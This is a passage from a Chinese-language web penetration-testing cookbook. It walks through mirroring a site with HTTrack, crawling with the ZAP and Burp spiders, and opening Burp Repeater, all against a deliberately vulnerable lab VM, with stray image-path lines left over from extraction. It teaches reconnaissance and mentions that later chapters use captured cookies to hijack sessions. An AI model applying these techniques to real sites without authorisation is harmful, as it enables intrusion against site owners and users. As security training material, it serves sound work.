    httrack http://192.168.56.102/bodgeit/
    ```

    设置最后的 `/` 非常重要，如果遗漏了的话，HTTrack 会返回 404 错误，因为服务器根目录没有 `bodgeit` 文件。

    ```
    root@kali:~/MyCookbook/test# mkdir bodgeit_httrack
    root@kali:~/MyCookbook/test# cd bodgeit_httrack/
    root@kali:~/MyCookbook/test/bodgeit_httrack# httrack http://192.168.56.102/bodge
    it/
    WARNING! You are running this program as root!
    It might be a good idea to use the -%U option to change the userid:
    Example: -%U smith

    Mirror launched on Sun, 12 Jul 2015 13:52:13 by HTTrack Website Copier/3.46+libh
    tsjava.so.2 [XR&CO'2010]
    mirroring http://192.168.56.102/bodgeit/ with the wizard help..
    Done.: 192.168.56.102/bodgeit/advanced.jsp (0 bytes) - 500
    Thanks for using HTTrack!
    ```

3. 现在，如果我们访问文件 `file:///root/MyCookbook/test/bodgeit_httrack/index. html` （或者你在你的测试环境中选择的目录），我们会看到，我们可以离线浏览整个站点：



工作原理

HTTrack 创建站点的完整静态副本，这意味着所有动态内容，例如用户输入的响应，都不会有效。在我们下载站点的文件夹中，我们可以看到下列文件和目录：

- 以服务器名称或地址命名的目录，包含所有下载的文件。
- `cookies.txt` 文件，包含用于下载站点的 cookie 信息。
- `hts-cache` 目录包含由爬虫检测到的文件列表，这是 httrack 所处理的文件列表。
- `hts-log.txt` 文件包含错误、警告和其它在爬取或下载站点期间的信息
- `index.html` 文件重定向到副本的原始主页，它位于名称为服务器的目录中。

更多

HTTrack 也拥有一些扩展选项，允许我们自定义它的行为来更好符合我们的需求。下面是一些值得考虑的实用修改器：

- `-rN` ：将爬取的链接深度设置为 N。
- `-%eN` ：设置外部链接的深度界限。
- `+[pattern]` ：告诉 HTTrack 将匹配 `[pattern]` 的 URL 加入白名单，例如 `+*google.com/*` 。
- `-[pattern]` ：告诉 HTTrack 将匹配 `[pattern]` 的 URL 加入黑名单。
- `-F [user-agent]` ：允许我们定义用于下载站点的 UA（浏览器标识符）。

3.3 使用 ZAP 蜘蛛

在我们的计算机中将完整的站点下载到目录给予我们信息的静态副本，这意味着我们拥有了不同请求产生的输出，但是我们没有服务器的请求或响应状态。为了拥有这种信息的记录，我们需要使用蜘蛛，就像 OWASP ZAP 中集成的这个。


这个秘籍中，我们会使用 ZAP 的蜘蛛来爬取 vulnerable_vm 中的目录，并检查捕获的信息。

准备


对于这个秘籍，我们需要启动 vulnerable_vm 和 OWASP ZAP，浏览器需要配置来将 ZAP 用做代理。这可以通过遵循上一章中“使用 ZAP 发现文件和文件夹”中的指南来完成。

操作步骤


1. 为了让 ZAP 启动并使浏览器将其用作代理，浏览 `http://192.168.56.102/bodgeit/` 。
2. 在 `Sites` 标签页中，打开对应测试站点的文件夹（本书中是 `http://192.168.56.102` ）。
3. 右击 `GET:bodgeit` 。
4. 从下拉菜单中选择 `Attack | Spider…` 。



5. 在对话框中，保留所有选项为默认并点击 `Start Scan` 。
6. 结果会出现在 `Spider` 标签页的底部面板中。




7. 如果我们打算分析独立文件的请求和响应，我们访问 `Sites` 标签并打开其中的 `site` 文件夹和 `bodget` 文件夹。让我们看一看 `POST:contact.jsp(anticsrf,comments,null)` 。



在右边，我们可以看到完整的请求，包含所使用的参数（下半边）。

8. 现在，选择右侧部分的 `Reponse` 标签页。



> 在上半边中，我们可以看到响应头，包括服务器标识和会话 Cookie，在下版本我们拥有完整的 HTML 响应。在之后的章节中，我们会了解从已授权的用户获取这种 cookie，如何用于劫持用户会话以及执行冒充它们的操作。

工作原理

就像任何其它爬虫那样，ZAP 的蜘蛛跟随它找到的每个链接，位于每个包含请求范围以及其中的链接中的页面上。此外，蜘蛛会跟随表单响应、重定向和包含在 `robots.txt` 和 `sitemap.xml` 文件中的 URL。之后它会为之后分析和使用储存所有请求和响应、

更多

在爬取站点或目录之后，我们可能打算使用储存的请求来执行一些测试。使用 ZAP 的功能，我们能够执行下列事情：

- 在修改一些数据之后重放请求
- 执行主动和被动漏洞扫描
- 模糊测试输入参数来寻找可能的攻击向量
- 在浏览器中重放特定请求

3.4 使用 Burp Suite 爬取站点

Burp 几乎是最广泛用于应用渗透测试的工具，因为它拥有类似 ZAP 的功能，并含有一些独特的特性和易用的界面。Burp 不仅仅能够用于爬取站点，但是现在，作为侦查阶段的一部分，我们先涉及这个特性。

准备


通过访问 Kali 的 `Applications` 菜单，之后访问 `03 Web Application Analysis | Web Application Proxies | burpsuite` 来启动 Burp Suite，就像下面这样：

```
![](img/3-4-1.jpg)
```

之后配置浏览器将其用做代理，通过 8080 端口，就像我们之前使用 ZAP 的那样。


操作步骤

1. Burp 的代理默认配置为拦截所有请求，我们需要禁用它来不带拦截浏览。访问 `Proxy` 标签页并点击 `Intercept is on` 按钮，它就会变为 `Intercept is off` ，像这样：




2. 现在，在浏览器中，访问 `http://192.168.56.102/bodgeit/` 。

3. 在 Burp 的窗口中，当我们访问 `Target` 的时候，我们会看到其中含有我们正在浏览器的站点信息，以及浏览器产生的请求。




4. 现在，为了激活蜘蛛，我们右击 `bodgeit` 文件夹，并从菜单中选择 `Spider this branch` 。



5. Burp 会询问我们是否添加项目到这里，我们点击 `Yes` 。通常，Burp 的蜘蛛只爬取匹配定义在 `Target` 标签页中的 `Scope` 标签页中的模式的项目。

6. 之后，蜘蛛会开始运行。当它检测到登录表单之后，它会向我们询问登录凭据。我们可以忽略它，蜘蛛会继续，或者我们可以提交一些测试值，蜘蛛会填充这些值到表单中。让我们将两个字段，用户名和密码都填充为单词 `test` ，并点击 `Submit form` ：




7. 下面，我们会要求在注册页中填充用户名和密码。我们通过点击 `Ignore form` 来忽略它。

8. 我们可以在 `Spider` 标签页中检查蜘蛛的状态。我们也可以通过点击 `Spider is running` 按钮来停止它。让我们现在停止它，像这样：



9. 我们可以在 `Site map` 标签页中检查蜘蛛生成的结果，它在 `Target` 中。让我们查看我们之前填充的登录请求：



工作原理

Burp 的蜘蛛遵循和其它蜘蛛相同的方式，但是它的行为有一些不同，我们可以让它在我们浏览站点的时候运行，它会添加我们跟随（匹配范围定义）的链接到爬取队列中。

就像 ZAP 那样，我们可以使用 Burp 的爬取结果来执行任何操作。我们可以执行任何请求，例如扫描（如果我们拥有付费版）、重放、比较、模糊测试、在浏览器中查看，以及其它。

3.5 使用 Burp 重放器重放请求

在分析蜘蛛的结果以及测试可能的表单输入时，发送相同请求的修改特定值的不同版本可能很实用。

这个秘籍中，我们会学到如何使用 Burp 的重放器来多次发送带有不同值的请求。


准备

我们从前一个秘籍的地方开始这个秘籍。启动 vulnerable_vm 虚拟机和 Burp 以及将浏览器合理配置来将 Burp 用做代理非常必要。

操作步骤


1. 我们的第一步是访问 `Target` 标签，之后访问蜘蛛所生成的登录页面请求（ `http://192.168.56.102/bodgeit/login.jsp` ），带有 `username=test&password=test` 的那个。

2. 右击请求并从菜单中选择 `Send to Repeater` ，像这样：




3. 现在我们切换到 `Repeater` 标签页。

